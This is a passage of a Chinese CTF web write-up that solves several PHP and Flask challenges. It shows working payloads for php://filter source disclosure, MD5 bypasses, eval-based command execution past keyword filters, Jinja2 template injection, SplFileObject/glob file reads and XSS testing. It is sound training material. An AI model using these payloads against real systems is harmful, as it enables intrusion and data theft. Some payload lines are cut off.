根据报错提示发现是多了一个.php后缀于是去掉之前payload里面的.php

```
http://ctf.vfree.ltd:9012/?file=php://filter/convert.base64-encode/resource=index
```


读到经过base64加密之后的源代码

```
<?php
$file = $_GET['file'];
if (isset($file)) {
    include($file.'.php');
}
if((string)$_GET['a'] !== (string)$_GET['b'] && md5($_GET['a']) === md5($_GET['b'])){
    if(isset($_POST[1]) and isset($_POST[2])){
        if($_POST[1] != $_POST[2]){
            if(md5($_POST[1]) === md5($_POST[2])){
                echo "不错喔";
                include("flag.php");
            }else{
                echo "不会吧不会吧";
            }
        }
    }
    else{
        echo "不会吧";
    }
}
?>
```

之后进行代码审计，发现要拿flag要满足4个if

```
if((string)$_GET['a'] !== (string)$_GET['b'] && md5($_GET['a']) === md5($_GET['b']))
if(isset($_POST[1]) and isset($_POST[2]))
if($_POST[1] != $_POST[2])
if(md5($_POST[1]) === md5($_POST[2]))
```

都是考的php弱类型特性，但是这个题有问题存在非预期解法，看到本题里面里面有include('flag.php')，就想到了flag肯定在这个文件里，尝试用伪协议包含flag.php，能得到经过base64加密过后的flag.php经过base64解密就能拿到flag。如图



下面说一下预期解法，首先第一个if，需要get传入a和b，这里不能使用0e因为是md5强类型比较，其次这个题也不能使用数组，需要使用两个不一样的字符串同时这两个字符串经过md5加密后需要完全相等这样才可以绕过，用百度查了一组md5的payload，a和b传入如下值即可绕过。

```
a=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2
&b=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a
```

之后就是post传入1和2，这里就可以用数组进行md5强类型绕过

```
1[]=1&2[]=11
```

传入各个参数后拿到flag

不错喔
```php
<?php
/**
 * User: CCc1
 * Date: 2021/9/13 9:52
 */
highlight_file(__FILE__);
$flag = 'flag{hhs6azzvr3j1wvo1m5nfz71phk8iq90w}';
```

flag是：flag{hhs6azzvr3j1wvo1m5nfz71phk8iq90w}


二十二、命令执行之我是谁

源代码：

```
<?php
error_reporting(0);
show_source('index.php');
$cmd = $_GET['cmd'];
$preg = preg_match('/system|exec|shell_exec|`|popen|cat|tac|more|less|flag/',$cmd);
if(!$preg){
    eval($cmd);
}else{
    echo "非法字符";
}
?>
```

拿到源代码发现过滤根本不严，系统命令执行函数没过滤完，这里我选用passthru()函数实现命令执行。先用

```
?cmd=passthru("ls");
```



看目录下文件

看到有flag文件之后用

```
?cmd=passthru("tail%20fl*");
```

读文件即可拿到flag

flag是：zygsctf{e3u1zsjr0y4dltg2iaxv98nkfpbw7hmq6c5o}

二十三、secret_key

看到题目说明有/?cmd=?，试了试ls不行，看看该web页面的编程语言的框架

是python和Flask马上想到是本题考察SSTI模版注入，于是用?cmd={{7*7}}测试了一下发现确实有SSTI漏洞

welcome to flag 49

这个题是jinja2模版注入，先用以下payload测试：

```
?cmd={% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init_
```

发现可以进行命令执行，之后看当前目录文件

```
?cmd={%%20for%20c%20in%20[].__class__.__base__.__subclasses__()%20%}{%%20if%20c.__name__==%27catch_warnings
```

Dockerfile app app.py docker-compose.yml requirements.txt

最后在app.py文件中拿到flag

```
?cmd={%%20for%20c%20in%20[].__class__.__base__.__subclasses__()%20%}{%%20if%20c.__name__==%27catch_warnings
```

welcome to flag from os import name from string import Template from flask import Flask,re
html.secret_key='zygsctf{3s41zeynr9ixf8mko62apdghtv0uc75qjlbw}' @html.route('/',method
html.run('0.0.0.0',9018,debug=True)

flag是：zygsctf{3s41zeynr9ixf8mko62apdghtv0uc75qjlbw}

ps：这个题可以用SSTI注入工具tplmap

二十四、easy_flask

试了一下可以和上一道题用一样的payload，题目说flag in /app/flag那就直接看这个文件即可

payload为

```
?cmd={%%20for%20c%20in%20[].__class__.__base__.__subclasses__()%20%}{%%20if%20c.__name__==%27catch_warnings
```

ps：这个题也可以用SSTI注入工具tplmap

二十五、小矛盾

源代码：


```php
<?php
include('xxxxxx.php');
error_reporting(0);
show_source('index.php');
$init_num = '999999999999';
$user_num = $_GET['num'];
if(isset($user_num)){
    if($user_num != $init_num){
        if(strlen($user_num) < strlen($init_num)){
            if($user_num > $init_num){
                echo $flag;
            }else{
                echo '你输入的数字小于初始值~';
            }
        }else{
            echo '不能大于初始值~';
        }
    }else{
        echo '不能相等~';
    }
}else{
    echo '请输入内容~';
}
?>
```

拿到源代码看到想拿flag要经过四个if判断

首先判断是要传入num参数，其次判断传入的参数不能和init_num的值相等，然后传入的数字长度还要小于init_num数字的长度，最后传入的num要大于init_num值，很简单的科学计数法绕过

我们传入足够大的科学计数法即让num=1e100000，得到了一句话

这时候就想，那估计再源码里于是F12查看一下没有发现，最后看了一下浏览器的Network，发现flag在数据包头里。



flag是：catflag{en7dvubs56h1gktl9jp4riyqzax28fmow03c}

看见这个数据包头的时候就发现，不进行代码审计绕过，直接访问这个地址一样能看见flag。。。。。。

二十六、urldecode

源代码：

```
<?php
highlight_file(__FILE__);
include('flag.php');
if(!isset($_GET['str'])){
    echo "catf1ag欢迎您，像套神感动你";
    echo "<br>";
    echo "让我们都加油去超越自己";
    die();
}

if($_GET['str'] == "catf1ag"){
    die("catf1ag平台，简直就是你的练题必备website呀~");
}

if(urldecode($_GET['str']) == "catf1ag"){
    echo $flag;
}else{
    echo "等于catf1ag方可得到flag";
}
?>
```

可以看到要拿到flag只需要catf1ag经过urldecode之后等于catf1ag即可。这里只需要注意对catf1ag要进行两次url编码，因为浏览器会解码一次，解码一次后让urldecode()函数再进行一次解码，结果就会变成catf1ag满足条件拿到flag。经过两次url编码后的payload为：

```
%25%36%33%25%36%31%25%37%34%25%36%36%25%33%31%25%36%31%25%36%37
```

flag是：catf1ag{fcq4g5seit3dxl6abvokj2p18ymw9uhznr07}

二十七、命令执行之我在哪

源代码：

```
<?php
highlight_file(__FILE__);
if(isset($_GET['cmd'])){
    if(!preg_match('/php:\/\/|data:\/\/|phar:\/\/|phpinfo()|info|rm|find|flag|rm|\/|echo|\.|\*|\?/i',$_GET[
        @eval($_GET['cmd']);
    }else{
        echo "danger_string";
    }
}else{
    echo "你啥也不输入，给你个假的flag:flag{error_flag}";
}
?>
```

这个题是还是命令执行，首先利用GET方式传入cmd参数，代码中过滤了伪协议还有一些关键字，不能以伪协议形式直接读取文件，@eval($_GET['cmd']);将输入的参数以php代码执行。做这个题之前需要知道几个函数,详解如下：

```
get_defined_vars ( void ) : array 返回由所有已定义变量所组成的数组
此函数返回一个包含所有已定义变量列表的多维数组，这些变量包括环境变量、服务器变量和用户定义的变量。
```

传一下这个函数看一下结果。

payload如下：

```
?cmd=var_dump(get_defined_vars());&b=1
```

```php
<?php
highlight_file(__FILE__);
if(isset($_GET['cmd'])){
        if(!preg_match('/php:\/\/|data:\/\/|phar:\/\/|phpinfo()|info|rm|find|flag|rm|\/|echo|\.|\*|\?/i',$_GET['cmd'])){
                @eval($_GET['cmd']);
        }else{
                echo "danger_string";
        }
}else{
        echo "你啥也不输入，给你个假的flag:flag{error_flag}";
}
?>
array(4) { ["_GET"]=> array(2) { ["cmd"]=> string(29) "var_dump(get_defined_vars());" ["b"]=> string(1) "1" }
17ddbe0ef2553e" ["session"]=> string(64) "fd496472-5852-4065-a11c-cea29191bc5d.6OI5cYXiVSMkrbb6
```

可以看见b参数在里面，并且GET参数在数组第一个，然后要用current函数提取出来b参数

```
current ( array &$array ) : mixed 返回数组中的当前单元
每个数组中都有一个内部的指针指向它“当前的”单元，初始指向插入到数组中的第一个单元。
```

payload如下:

```
?cmd=var_dump(current(get_defined_vars()));&b=1
```

```php
<?php
highlight_file(__FILE__);
if(isset($_GET['cmd'])){
        if(!preg_match('/php:\/\/|data:\/\/|phar:\/\/|phpinfo()|info|rm|find|flag|rm|\/|echo|\.|\*|\?/i',$_GET['cmd'])){
                @eval($_GET['cmd']);
        }else{
                echo "danger_string";
        }
}else{
        echo "你啥也不输入，给你个假的flag:flag{error_flag}";
}
?>
array(2) { ["cmd"]=> string(38) "var_dump(current(get_defined_vars()));" ["b"]=> string(1) "1" }
```


可以看见我们提取到GET参数的数组了，因为b在最后一个，所以我们用end函数把值取出来。

```
end ( array &$array ) : mixed end()
将 array 的内部指针移动到最后一个单元并返回其值。
```

payload如下:

```
?cmd=var_dump(end(current(get_defined_vars())));&b=1
```

```php
<?php
highlight_file(__FILE__);
if(isset($_GET['cmd'])){
        if(!preg_match('/php:\/\/|data:\/\/|phar:\/\/|phpinfo()|info|rm|find|flag|rm|\/|echo|\.|\*|\?/i',$_GET['cmd'])){
                @eval($_GET['cmd']);
        }else{
                echo "danger_string";
        }
}else{
        echo "你啥也不输入，给你个假的flag:flag{error_flag}";
}
?>
string(1) "1"
```


可以看到成功把b参数的值拿出来了。下面配合eval参数可以直接rce。接下来依次用如下payload拿flag

```
?cmd=eval(end(current(get_defined_vars())));&b=system(%27ls%27);
?cmd=eval(end(current(get_defined_vars())));&b=system(%27tac%20flag.php%27);
```

```
<?php
highlight_file(__FILE__);
if(isset($_GET['cmd'])){
        if(!preg_match('/php:\/\/|data:\/\/|phar:\/\/|phpinfo()|info|rm|find|flag|rm|\/|echo|\.|\*|\?/i',$_GET['cmd'])){
                @eval($_GET['cmd']);
        }else{
                echo "danger_string";
        }
}else{
        echo "你啥也不输入，给你个假的flag:flag{error_flag}";
}
?>
?> echo "flag{**********************************************}"; $flag = "catf1ag{m49k6ivgj87b531acnqzlswhdtrxf2oypeu0}";
```


flag是:catf1ag{m49k6ivgj87b531acnqzlswhdtrxf2oypeu0}

ps：其实做这个题为了省事我是直接用的前段时间做长安战疫ctf比赛时的payload做的（因为本题过滤的不是很严格所以将长安战疫的payload稍加改动直接就拿到flag了），同时这个题因为过滤不严格，并且flag就在网站当前目录所以还有别的解法，比如我们可以用

```
?cmd=readfile(array_rand(array_flip(scandir(pos(localeconv())))));
```

这个payload，去随机出flag.php的值然后查看源码拿flag等等。


二十八、ENV

说明：因为这个题是可以命令执行达到非预期，所以在平台上题目可能下架了。

打开题目给了个/?cat=但是说不是命令执行，并且没有flag文件结合题目env，想到在PHP中的$_ENV是一个包含服务器端环境变量的数组。它是PHP中一个超级全局变量，我们可以在PHP 程序的任何地方直接访问它。所以就直接var_dump打印一下环境变量看看行不行。传入

```
?cat=var_dump($_ENV);
```

然后就拿到了flag。



flag是:catf1ag{g2wpq7jmfd6r4cy3vuxn9hilzbes1oa0tk85}

二十九、我幽默吗？

打开题目按F12看到一个像棋盘一样的东西

看#1部分，上面一行是顺序，下面一行是对应棋盘的坐标，比如null对应?，z1对应的字母是o位置是2，以此类推结果是?source，就想到这个应该是给url后面加一个?source但是传什么不清楚,那就随便传个?source=1看看,结果出现了源码，源码如下:

```
<?php
error_reporting(0);
if(isset($_GET['source'])){
    highlight_file(__FILE__);
    echo "$flag_filename = 'flag'.md5(???).'php';";
    die();
}
if(isset($_POST['a']) && isset($_POST['b']) && isset($_POST['c'])){
    $c = $_POST['c'];
    $count[++$c] = 1;
    if($count[] = 1) {
        $count[++$c] = 1;
        print_r($count);
        die();
    }else{
        $a = $_POST['a'];
        $b = $_POST['b'];
        echo new $a($b);
    }
}
?>
```

这个代码第一部分接收一个source参数不管这个参数是什么，都会高亮显示源码，这部分告诉了我们flag在flag.md5(???).php这个文件里面，但是md5加密的东西是什么不知道，也就不知道完整的文件名。看第二部分，第二部分的漏洞利用点在

```
$a = $_POST['a'];
$b = $_POST['b'];
echo new $a($b);
```


这是2021年浙江省赛的一道web题里面考察的。

参考链接：https://blog.csdn.net/qq_38154820/article/details/121112935

链接里面详细说了这个题涉及到的知识点，看懂后就可以构造a和b，现在的问题是怎么进到else语句。可以看到if里面$count[]=1，这个语句正常执行返回结果肯定是1，要是想进else那就肯定不能让它正常执行，这里可以用php数组的溢出，来使得$count[]=1赋值失败。php数组的临界值是9223372036854775807，所以结合代码我们只需要给c传9223372036854775806就可以进入else语句，再结合参考链接里面的我们可以依次post传以下payload拿flag。


```
a=DirectoryIterator&b=glob://flag[a-z0-9]*.php&c=9223372036854775806
```

这个payload可以看到flag文件的名字




```
a=SplFileObject&b=php://filter/convert.base64-encode/resource=flag56ea8b83122449e814e0fd7bfb5f220a.php&c=92
```

这个payload用伪协议读出了flag文件里的代码，之后经过base64解密就可以看到flag。



URL

```
<?php
$flag='flag{baa450185a449e4f16a2c4ffd1b46265}';
?>
```


flag是:flag{baa450185a449e4f16a2c4ffd1b46265}

三十、Cross Site Scripting

打开题目看到?catf1ag=,然后题目是xss于是用

```
<a href="javascript:alert(1)">hi</a>
```

测试了一下弹出了



弹出弹窗但是没什么用，然后打开网页源代码看见

放到浏览器控制台出来了一串经过base64编码的字符，然后对字符进行base64解密flag就出来了

flag是：catf1ag{luwjetshn1v4qr2m6yg750p98cbzoxki3afd}